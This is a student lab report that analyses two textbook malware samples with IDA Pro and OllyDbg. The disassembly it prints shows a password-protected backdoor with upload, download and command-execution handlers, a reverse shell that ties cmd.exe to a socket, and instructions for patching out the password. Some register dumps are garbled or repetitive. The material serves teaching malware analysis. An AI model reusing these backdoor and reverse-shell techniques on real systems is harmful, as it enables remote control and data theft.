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Malware Forensics  
Lab 9: OllyDbg  
Due October 23, 2014  
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**Abstract**

This lab is a re-written lab because the first version is awful. It is my second time to analyze lab9. The procedure becomes easier than the first time I launch OllyDbg. The first lab is a backdoor that requires password to launch. Once it is launched, it starts a reverse backdoor and executes the command via network. The second lab starts a reverse shell that starts communication between socket and cmd.exe. The third lab pings to the specific URL every day at 1:00AM. I think the third lab is the most interesting one. I have to say that the analyzing process is easier a lot if we do it again.

## Lab09-01

### Steps of Processes

We load the malware into IDA Pro for basic analysis. At the code area of main function, the first function call is sub\_401000 where the program intends to open the registry key SOFTWARE\Microsoft\XPS. If we check the registry, we will know that this entry doesn't exist. So the function call failed at that time. The program will jump to next function call sub\_402410 that the malware deletes itself. The program will start a command shell and then run /c del> nul to delete the program. To avoid that the program kills itself, we should detour it. The registry value doesn't exist right now. So we cannot let the program execute sub\_401000 anyway. At two lines before sub\_401000, the program checks the input with value one. If the input is nothing, then the program will run sub\_401000. Therefore we should type something instead of nothing. Assuming we have already passed the delete command, the program jumps to loc\_402B1D.

```

push    edi
push    104h          ; nSize
lea     eax, [ebp+Filename]
push    eax           ; lpFilename
push    0             ; hModule
call    ds:GetModuleFileNameA
push    104h          ; cchBuffer
lea     ecx, [ebp+Filename]
push    ecx           ; lpzShortPath
lea     edx, [ebp+Filename]
push    edx           ; lpzLongPath
call    ds:GetShortPathNameA
mov     edi, offset aCDel ; "/c del "
lea     edx, [ebp+Parameters]
or      ecx, 0FFFFFFFh
xor     eax, eax
repne scasb
not     ecx
sub     edi, ecx
mov     esi, edi
mov     eax, ecx
mov     edi, edx
shr     ecx, 2
rep movsd
mov     ecx, eax
and     ecx, 3
rep movsb
lea     edi, [ebp+Filename]

```

At loc\_402B1D, the program calls sub\_402510 that check if the input string is correct. argv is the start pointer to the input string. argc is the numbers of characters. The function takes [argv+argc\*4-4] as parameter. Therefore the input string has length four. The parameter is the last character of the string. Now the last string is passed to sub\_402510, the function will do reverse checking. Check the start of sub\_402510, the function has two parameters, var\_4 and arg\_0. var\_4 is the last character. arg\_0 is the start pointer to the string. There are not equal right now. But they become equal at 0x402532 because the program moves the value from arg\_0 to var\_4. We can analyze the comparison of the first character and second character because the rest characters use

same methods. The first character is compared with 0x61 which is 'a' in ASCII. If it is 'a', then the program jumps to next comparison. The eax is added by one, which means the pointer is moved to right by one. The pointer is pointing to the second character. The second character stored at al subtracts the first character stored at edx. If the result is equal to one, which means the second character is letter 'b', the program jumps to next comparison. At loc\_402563, the third letter is compared with 'c'. The last letter subtracts 'c' and then compare with number one.

The purpose of sub\_402510 is pretty clear. If the input string is 'abcd', the program can keep running otherwise it will stop.

```

text:0040252D jmp     short loc_4025A0
text:0040252D ; -----
text:0040252D loc_40252D: mov     eax, [ebp+arg_0] ; CODE XREF: sub_402510+17fj
text:00402530 mov     cl, [eax]
text:00402532 mov     [ebp+var_4], cl
text:00402535 movsx   edx, [ebp+var_4]
text:00402539 cmp     edx, 61h
text:0040253C jz      short loc_402542
text:0040253E xor     eax, eax
text:00402540 jmp     short loc_4025A0
text:00402542 ; -----
text:00402542 loc_402542: mov     eax, [ebp+arg_0] ; CODE XREF: sub_402510+2Cfj
text:00402545 mov     cl, [eax+1]
text:00402548 mov     [ebp+var_4], cl
text:0040254B mov     edx, [ebp+arg_0]
text:0040254E mov     al, [ebp+var_4]
text:00402551 sub     al, [edx]
text:00402553 mov     [ebp+var_4], al
text:00402556 movsx   ecx, [ebp+var_4]
text:0040255A cmp     ecx, 1
text:0040255D jz      short loc_402563
text:0040255F xor     eax, eax
text:00402561 jmp     short loc_4025A0
text:00402563 ; -----

```

The program jumps to loc\_402B3F if the input is correct. At loc\_402B3F, the program calls mbstrcmp to check the input string again. This time the program checks the input with command "-in" which is the standard command to install a malware. If the command operation is not correct, the malware will still delete itself otherwise it will start a service. The service name is a parameter passed to sub\_402600. We can double click on sub\_402600. The program tries to access to the open a service because the program calls OpenSCManager. The parameters of the function are a little bit strange because there isn't any specific string indicating the service name. IDA Pro helps us label the service name as lpDataBaseName, which means the service name is the base name of the malware. At 0x402632, the program builds the string %SYSTEMROOT%\system32\ . At 0x40268F, the program concatenates the string with ".exe". The name of the executable file is the name of the program. The program creates service with binary path C:\WINDOWS\System32\filename.exe.

We can keep going through the codes until we find the next important function CopyFile. The function takes destination and source parameter. Here the source file is the malware. Destination file is the system path same as the service path. The malware copies itself to C:\WINDOWS\System32.

```

arg_0      = dword ptr 8

push      ebp
mov       ebp, esp
sub       esp, 400h
push      ebx
push      esi
push      edi
push      400h          ; uSize
lea       eax, [ebp+Buffer]
push      eax           ; lpBuffer
call      ds:GetSystemDirectoryA
test      eax, eax
jnz       short loc_4015D9
mov       eax, 1
jmp       short loc_40162D

; -----
loc_4015D9:
mov       edi, offset aKernel32_dll_0 ; CODE XREF: sub_4015B0+20ij ; "\\kernel32.dll"
lea       edx, [ebp+Buffer]
or        ecx, 0FFFFFFFh
xor       eax, eax
repne scasb
not       ecx
sub       edi, ecx
mov       esi, edi
mov       ebx, ecx
mov       edi, edx
or        ecx, 0FFFFFFFh
xor       eax, eax
repne scasb
add       edi, 0FFFFFFFh
mov       ecx, ebx
shr       ecx, 2
rep movsd
mov       ecx, ebx
and       ecx, 3
ren movsh

```

After the malware copies itself, the program retrieved the system directory and concatenated the path to kernel32.dll. The purpose is to get the path to kernel32.dll. Then the paths of kernel32.dll and the copied malware are passed to a new function call sub\_4014E0. We double click on the function. There are some modifications on time stamps to the copied malware. The program calls GetFileTime and SetFileTime to change the time stamps of copied file. After the modification is applied, the copied file will have the same time stamps with kernel32.dll.

```

; -----
loc_4028CC:
push      offset a60          ; CODE XREF: sub_402600+2C3ij ; "60"
push      offset a80          ; "80"
push      offset aHttpWww_practi ; "http://www.practicalmalwareanalysis.com"
push      offset aUps         ; "ups"
call      sub_401070
add       esp, 10h
test      eax, eax
jz        short loc_4028F3
mov       eax, 1
jmp       short loc_4028F5
; -----

```

At sub\_401070, we see the first network indicator. The URL and ports are parameters passed to sub\_401070. We double click on it to see more details. The information related to the URL and the ports number is regarded as registry data. The


program create register key SOFTWARE\Microsoft\XPS by calling RegCreateKeyEx. Now the registry key exists, the program changes the value by calling RegSetValueEx. The info related to network is stored as configuration value. We will verify the value after we put the malware into OllyDbg later.


```

; CODE XREF: sub_401070+140ij
push    1000h          ; cbData
lea     edx, [ebp+Data]
push    edx            ; lpData
push    3              ; dwType
push    0              ; Reserved
push    offset ValueName ; "Configuration"
mov     eax, [ebp+phkResult]
push    eax            ; hKey
call    ds:RegSetValueEx
test    eax, eax
jz      short loc_4011F3
mov     ecx, [ebp+phkResult]
push    ecx            ; hObject
call    ds:CloseHandle
mov     eax, 1
jmp     short loc_401202

```

We put the malware into OllyDbg and set the input as -in abcd. The malware runs successfully.






See the configuration data has been changed to the network related information. The analysis is not over yet. Please the issues or problems section.

### Issue or Problems

```
.text:00402AF0 envp          = dword ptr 10h
.text:00402AF0
.text:00402AF0 push    ebp
.text:00402AF1 mov     ebp, esp
.text:00402AF3 mov     eax, 182Ch
.text:00402AF8 call    _allsec_probe
.text:00402AFD cmp     [ebp+argc], 1
.text:00402B01 jnz     short loc_402B1D
.text:00402B03 call    sub_401000
.text:00402B08 test    eax, eax
.text:00402B0A jz      short loc_402B13
.text:00402B0C call    sub_402360
.text:00402B11 jmp     short loc_402B18
.text:00402B13 ;
.text:00402B13
.text:00402B13 loc_402B13: call    sub_402410 ; CODE XREF: _main+1A1j
.text:00402B18 ;
```

Most of network-related functions are located at sub\_402360. However I don't think this function will be executed if the input string is correct. There is a comparison between input string and integer one. The program will execute sub\_402360 only the comparison is successful. However the correct installation string is "lab09-01.exe -in abcd". The comparison will never succeed. We can double click on sub\_402360 see the details of the network-related functions. From the graphic view we can guess that the program will retrieve a series of number that is associated with network command. Then the program compares the string with the command. It will execute different function according to the corresponding command. The first command we saw is SLEEP. The program calls strtok to eliminate the space. The result will be a string for example "30". It is not an integer number but a string. The string will be converted into number by calling atoi. In this case, the converted number is 30 seconds. Hence the program will sleep for 30 seconds

The next command is UPLOAD. This function passed the port number and the URL to WSASocket and gethostbyname in order to start a socket. Once the socket start, the program immediately create file at local path. The file receives the data communicated via the socket by calling recv.



The next command is DOWNLOAD. This function takes the lpFileName, port number and the URL as parameter. It also starts a socket at 0x4017AC and gets access to the file at local path. At loc\_4018E3, however the function is really different with UPLOAD because it reads the file instead of writing data to it. If read function is successful, the program will jump to 0x401945 where the program calls send function in order to send data to the remote server. So DOWNLOAD is opposite to UPLOAD.

The next command is CMD.

```

add     ecx, 0FFFFFFFFh ; size_t
push    ecx ; size_t
push    offset aCmd ; "CMD"
lea     edx, [ebp+var_400] ; char *
push    edx
call    _strncmp
add     esp, 0Ch
test    eax, eax
jnz     loc_402330
push    offset asc_40C0C0 ; " "
lea     eax, [ebp+var_400] ; char *
push    eax
call    _strtok
add     esp, 8
mov     [ebp+var_41C], eax
push    offset asc_40C0C0 ; " "
push    0 ; char *
call    _strtok
add     esp, 8
mov     [ebp+var_41C], eax
mov     ecx, [ebp+var_41C]
push    ecx ; char *
call    _atoi
add     esp, 4
mov     dword ptr [ebp+hostshort], eax
push    offset asc_40C0A4 ; " "
push    0 ; char *
call    _strtok
add     esp, 8
mov     [ebp+var_41C], eax
push    offset aRb ; "rb"
mov     edx, [ebp+var_41C]
push    edx ; char *
call    __popen
add     esp, 8
mov     [ebp+var_420], eax
cmp     [ebp+var_420], 0
jnz     short loc_4022EB
mov     eax, 1
jmp     short loc_402358

```



We should be careful with this function. The program takes "rb" and "CMD" as parameter and then calls popen. It didn't open a file but a pipe stream to/from a process. The process is cmd.exe. Therefore the program actually starts the cmd.exe in order to transfer data. After that, the program builds the server again at 0x4017AC. This function has been called many times. We can rename it as Start\_Server. When the server is built, the program calls fread and send the data to the server.

The last command is NOTHING, which indicates that the program did nothing when the command is executed.

This lab is a little bit difficult. However if we put it into IDA Pro first and then analyze it by OllyDbg, we can solve a lot of problems. The key to solve analysis the malware is to figure out the password and command options. But I am confused about the network function that I mentioned before. sub\_402360 will not be execute unless the input is not same as "Lab09-01.exe -in abcd". However the program will delete itself if we don't input the correct string. We can bypass the password by patching the binary. However the password is still necessary for the future analysis.

### **Conclusion**

This malware can only be launched if we provide correct password "abcd". The malware copied itself to C:WINDOW\System32. It got access to register key and create a service. We can remove the malware by using "-re" command option. To execute the command option, password is required. Therefore patching the binary to bypass the password is not a good option.

### **Reviewed Questions**

#### **1. How can you get this malware to install itself?**

We can use '-in' plus the password 'abcd'.

#### **2. What are the command-line options for this program? What is the password requirement?**

The password is abcd. There are four command line options. '-in' indicates the

malware to install itself; '-re' means delete itself; '-cc' means print the configuration; '-c' means update the configuration.

**3. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?**

We can batch the binary to set the return value to TRUE. Change the value at eax to one and return it. So it will always be true.

**4. What are the host-based indicators of this malware?**

The malware got access to the register key at HKLM\Software\Microsoft\XPS\ Configuration. Moreover, it also copied itself to the C:\WINDOWS\System32.

**5. What are the different actions this malware can be instructed to take via the network?**

There are five options for the malware. Sleep, Upload, Download, CMD, Nothing.

**6. Are there any useful network-based signatures for this malware?**


We can see the network beacon <http://www.practicalmalwareanalysis.com/> and HTTP/1.0 GET request.

**Lab09-02**

**Steps of Process**

We load the malware into IDA Pro and OllyDbg. The first thing I noticed is there are a lot of MOV operations. The MOV operations are used to format the string(s). In this case, the program formats two strings. Because the string should be ended with terminate character NULL which is '0'. We can get the string by right click on the characters. The first string is 1qaz2wsx3edc. The second string is ocl.exe. So far the first string is not readable. I think it might be the password or the ciphertext. The first function at the program is GetModuleFileName. The function will return the name of the malware. Then the malware takes the filename and 0x5C ('\ in ASCII) as parameter to call strchr. The function is used to find the specific string '\Lab09\_02.exe'. However after the string

pointer pointing to the string, the program compares the string with character "o". EDX is increased by one because the program wants to eliminate "\" character. If the comparison failed, then the program will exit immediately. If the comparison success, the program will jump to loc\_40124C. Therefore in order to launch the malware correctly, we should rename the malware with name starting with "o". The strange thing is I rename the malware as "oo.exe", it still can run. There isn't any loop. So it is supposed to run. I have to change the name of the malware as ocl.exe in order to launch it.



The malware calls WSASocket and Gethostbyname to intercept with network. Before the malware called Gethostbyname, it calls sub\_401089. The function is supposed to return an address that can be used to Gethostbyname. The function sub\_401089 takes a pointer pointing at [var\_1B0]. It is the start of the first string 1qaz2wsx3edc. Now I get it why I have to change the program name to ocl.exe even though there isn't any comparison loop because EDX is also a string pointer. sub\_401089 should be a decryption function used to decrypt the first string. We double click on it. The cipher schema is XOR at 0x40110C. To decrypt the string, we can write script or use OllyDbg. Since this chapter is about OllyDbg, we should try OllyDbg. The program XORs ecx and edx. The value in edx is the ciphertext. However after XORs, the plaintext character is moved to ecx. So we should pay attention to ecx instead of edx. We set a breakpoint at 0x40110E to see the plaintext. At the first time the program hits the breakpoint, the value

at ecx is 0x77, so is the second time and third time, which means the first three characters are www. The next time the program hits the breakpoint, the value at ecx becomes to 0x2E, which represents "www.XXXXXXX".

Address	Disassembly	Comment
004010EF	0395 F8EFFFFF	ADD EDX,DWORD PTR SS:[EBP-108]
004010F5	0FB00A	MOVSX ECX,BYTE PTR DS:[EDX]
004010F8	0B85 F8EFFFFF	MOV EAX,DWORD PTR SS:[EBP-108]
004010FE	99	CDQ
004010FF	F7BD FCFEFFFF	IDIV DWORD PTR SS:[EBP-104]
00401105	8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]
00401108	0FB01410	MOVSX EDX,BYTE PTR DS:[EAX+EDX]
0040110E	33CA	XOR ECX,ECX
0040110E	0395 F8EFFFFF	ADD EDX,DWORD PTR SS:[EBP-108]
00401114	88C05 00FFFF	MOV BYTE PTR SS:[EBP+EAX-100],CL
00401118	EB B7	JMP SHORT ocl.004010D4
0040111D	8D85 00FFFFFF	LEA EAX,DWORD PTR SS:[EBP-100]
00401123	5F	POP EDI
00401124	8BE5	MOV ESP,EBP
00401126	5D	POP EBP
00401127	C3	RETN
00401128	55	PUSH EBP
00401129	8BEC	MOV EBP,ESP
0040112B	81EC 04030000	SUB ESP,304
00401131	56	PUSH ESI
00401132	57	PUSH EDI
00401133	C685 50FEFFFF	MOV BYTE PTR SS:[EBP-1B0],31
0040113A	C685 51FEFFFF	MOV BYTE PTR SS:[EBP-1AF],71
00401141	C685 52FEFFFF	MOV BYTE PTR SS:[EBP-1AE],61
00401148	C685 53FEFFFF	MOV BYTE PTR SS:[EBP-1AD],7A
0040114F	C685 54FEFFFF	MOV BYTE PTR SS:[EBP-1AC],32
00401156	C685 55FEFFFF	MOV BYTE PTR SS:[EBP-1AB],77
0040115D	C685 56FEFFFF	MOV BYTE PTR SS:[EBP-1AA],25

Stack SS:[0012FB5C]=00000003  
EAX=0012FD00, (ASCII "1qaz2wsx3edc")

Register	Value	Comment
EAX	0012FD00	ASCII "1qaz2wsx3edc"
ECX	0000002E	
EDX	0000007A	
EBX	7FFDF000	
ESP	0012FC64	
EBP	0012FC64	
ESI	00405055	ocl.00405055
EDI	0012FC64	
EIP	0040110E	ocl.0040110E
C 0	ES 0023	32bit 0(FFFFFFFF)
P 1	CS 001B	32bit 0(FFFFFFFF)
H 0	SS 0023	32bit 0(FFFFFFFF)
Z 0	DS 0023	32bit 0(FFFFFFFF)
S 0	FS 003B	32bit 7FFDF000(FFF)
T 0	GS 0000	NULL
D 0		
O 0	LastErr	ERROR_SUCCESS (000)
EFL	00000206	(NO, NB, NE, R, HS, PE, ST0 empty -UNORN BDEC 01050104, ST1 empty 0.1077351297874321950, ST2 empty 0.0, ST3 empty 0.0, ST4 empty 0.0, ST5 empty 0.0, ST6 empty 0.0, ST7 empty 0.0)
FST	0000	Cond 0 0 0 0 Err 0 0

The length of the plaintext should be 32 according to the analysis from IDA Pro.

After the ciphertext is decrypted, the plaintext is stored at eax at 0x40111D. The plaintext is passed to gethostbyname at 0x4012CC. To see the full plaintext, we can set a breakpoint at 0x4012CC. Now we can see the plaintext is [www.practicalmalwareanalysis.com](http://www.practicalmalwareanalysis.com).

Address	Disassembly	Comment
004012C4	004012C4	CALL EBX
004012C5	004012C5	CALL EBX
004012C6	004012C6	CALL EBX
004012C7	004012C7	CALL EBX
004012C8	004012C8	CALL EBX
004012C9	004012C9	CALL EBX
004012CA	004012CA	CALL EBX
004012CB	004012CB	CALL EBX
004012CC	004012CC	CALL EBX
004012CD	004012CD	CALL EBX
004012CE	004012CE	CALL EBX
004012CF	004012CF	CALL EBX
004012D0	004012D0	CALL EBX
004012D1	004012D1	CALL EBX
004012D2	004012D2	CALL EBX
004012D3	004012D3	CALL EBX
004012D4	004012D4	CALL EBX
004012D5	004012D5	CALL EBX
004012D6	004012D6	CALL EBX
004012D7	004012D7	CALL EBX
004012D8	004012D8	CALL EBX
004012D9	004012D9	CALL EBX
004012DA	004012DA	CALL EBX
004012DB	004012DB	CALL EBX
004012DC	004012DC	CALL EBX
004012DD	004012DD	CALL EBX
004012DE	004012DE	CALL EBX
004012DF	004012DF	CALL EBX
004012E0	004012E0	CALL EBX
004012E1	004012E1	CALL EBX
004012E2	004012E2	CALL EBX
004012E3	004012E3	CALL EBX
004012E4	004012E4	CALL EBX
004012E5	004012E5	CALL EBX
004012E6	004012E6	CALL EBX
004012E7	004012E7	CALL EBX
004012E8	004012E8	CALL EBX
004012E9	004012E9	CALL EBX
004012EA	004012EA	CALL EBX
004012EB	004012EB	CALL EBX
004012EC	004012EC	CALL EBX
004012ED	004012ED	CALL EBX
004012EE	004012EE	CALL EBX
004012EF	004012EF	CALL EBX
004012F0	004012F0	CALL EBX
004012F1	004012F1	CALL EBX
004012F2	004012F2	CALL EBX
004012F3	004012F3	CALL EBX
004012F4	004012F4	CALL EBX
004012F5	004012F5	CALL EBX
004012F6	004012F6	CALL EBX
004012F7	004012F7	CALL EBX
004012F8	004012F8	CALL EBX
004012F9	004012F9	CALL EBX
004012FA	004012FA	CALL EBX
004012FB	004012FB	CALL EBX
004012FC	004012FC	CALL EBX
004012FD	004012FD	CALL EBX
004012FE	004012FE	CALL EBX
004012FF	004012FF	CALL EBX

Stack SS:[0012FB5C]=00000003  
EAX=0012FB64, (ASCII "www.practicalmalwareanalysis.com")

Register	Value	Comment
EAX	0012FB64	ASCII "www.practicalmalwareanalysis.com"
ECX	00000020	
EDX	00000078	
EBX	7FFDF000	
ESP	0012FC70	
EBP	0012FC70	
ESI	00405055	ocl.00405055
EDI	0012FD0E	
EIP	004012CC	ocl.004012CC
C 0	ES 0023	32bit 0(FFFFFFFF)
P 1	CS 001B	32bit 0(FFFFFFFF)
H 0	SS 0023	32bit 0(FFFFFFFF)
Z 0	DS 0023	32bit 0(FFFFFFFF)
S 0	FS 003B	32bit 7FFDF000(FFF)
T 0	GS 0000	NULL
D 0		
O 0	LastErr	ERROR_SUCCESS (000)
EFL	00000206	(NO, NB, NE, R, HS, PE, ST0 empty -UNORN BDEC 01050104, ST1 empty 0.1077351297874321950, ST2 empty 0.0, ST3 empty 0.0, ST4 empty 0.0, ST5 empty 0.0, ST6 empty 0.0, ST7 empty 0.0)
FST	0000	Cond 0 0 0 0 Err 0 0

If gethostbyname failed, the program will sleep for 30 seconds and go back to the place where WSASStartup is called. The program will basically start over until gethostbyname succeeds. If the function call doesn't fail, the program will jump to loc\_401304.

At loc\_401304, the program calls htons and connect. The program is trying to connect with [www.practicalmalwareanalysis.com](http://www.practicalmalwareanalysis.com). If the connection failed, the program will sleep for 30 seconds and go back to loc\_40124C where the WSASStartup is called otherwise the program will jump to loc\_40137A.

At loc\_40137A, there is a really important function call sub\_401000. We double click on it and start analyze. At first glance, we can guess that the malware will start a


shell because we can see it calls `CreateProcess` with parameter `cmd.exe`. But there are a lot of parameters before that. So we should figure out those parameters. The parameters are the value of `STARTUPINFO` structure. The program set the value of `StartupInfo.wShowWindow` to zero, which means the program will hide the window and activates another window. `StartupInfo.hStdInput` is set to `edx`. `edx` stores the value at `[arg_10]` which is the return value of the previous function call `connect`. The return value of `connect` should be a socket. Therefore `StartupInfo.hStdInput` is set to socket. Both `StartupInfo.hStdError` and `StartupInfo.hStdOutput` are set to socket. Therefore all the data communicated(input) via socket will be sent to `cmd.exe`; all the data communicated(output) via `cmd.exe` will be sent to socket.

```

sub     esp, 00000040
mov     [ebp+var_14], 0
push    44h                ; size_t
push    0                  ; int
lea     eax, [ebp+StartupInfo]
push    eax                ; void *
call    _memset@4
add     esp, 0Ch
mov     [ebp+StartupInfo.cb], 44h
push    10h                ; size_t
push    0                  ; int
lea     ecx, [ebp+ProcessInformation]
push    ecx                ; void *
call    _memset@4
add     esp, 0Ch
mov     [ebp+StartupInfo.dwFlags], 101h
mov     [ebp+StartupInfo.wShowWindow], 0
mov     edx, [ebp+arg_10]
mov     [ebp+StartupInfo.hStdInput], edx
mov     [ebp+StartupInfo.hStdInput], eax
mov     [ebp+StartupInfo.hStdError], eax
mov     ecx, [ebp+StartupInfo.hStdError]
mov     [ebp+StartupInfo.hStdOutput], ecx
lea     edx, [ebp+ProcessInformation]
push    edx                ; lpProcessInformation
lea     eax, [ebp+StartupInfo]
push    eax                ; lpStartupInfo
push    0                  ; lpCurrentDirectory
push    0                  ; lpEnvironment
push    0                  ; dwCreationFlags
push    1                  ; bInheritHandles
push    0                  ; lpThreadAttributes
push    0                  ; lpProcessAttributes
push    offset CommandLine ; "cmd"
push    0                  ; lpApplicationName
call    ds:CreateProcessA
mov     [ebp+var_14], eax
push    0FFFFFFFFh         ; dwMilliseconds
mov     ecx, [ebp+ProcessInformation.hProcess]
push    ecx                ; hProcess
call    ds:WaitForSingleObject

```

We cannot see the window for `cmd.exe`. But we can clearly see that the malware got access to `www.practicamalwareanalysis.com`



Time	Domain Requested	DNS Retur...
13:51:20	www.practicamalwareanalysis.com	FOUND
13:51:51	www.practicamalwareanalysis.com	FOUND

### Issue or Problem

I have a question for the decryption function. Even though I can decrypt it, I cannot figure out what is the value of the cipher key from IDA Pro. And I cannot find "Follow the dump" for edx.


### Conclusion

This malware starts a reverse shell that sends data between socket and cmd.exe.

### Reviewed Questions

#### 1. What strings do you see statically in the binary?

There are a lot of imports function if we check the strings.



```
Command Prompt
KERNEL32.dll
WSASocketA
WS2_32.dll
GetCommandLineA
GetVersion
ExitProcess
TerminateProcess
GetCurrentProcess
UnhandledExceptionFilter
FreeEnvironmentStringsA
FreeEnvironmentStringsW
WideCharToMultiByte
GetEnvironmentStrings
GetEnvironmentStringsW
SetHandleCount
GetStdHandle
GetFileType
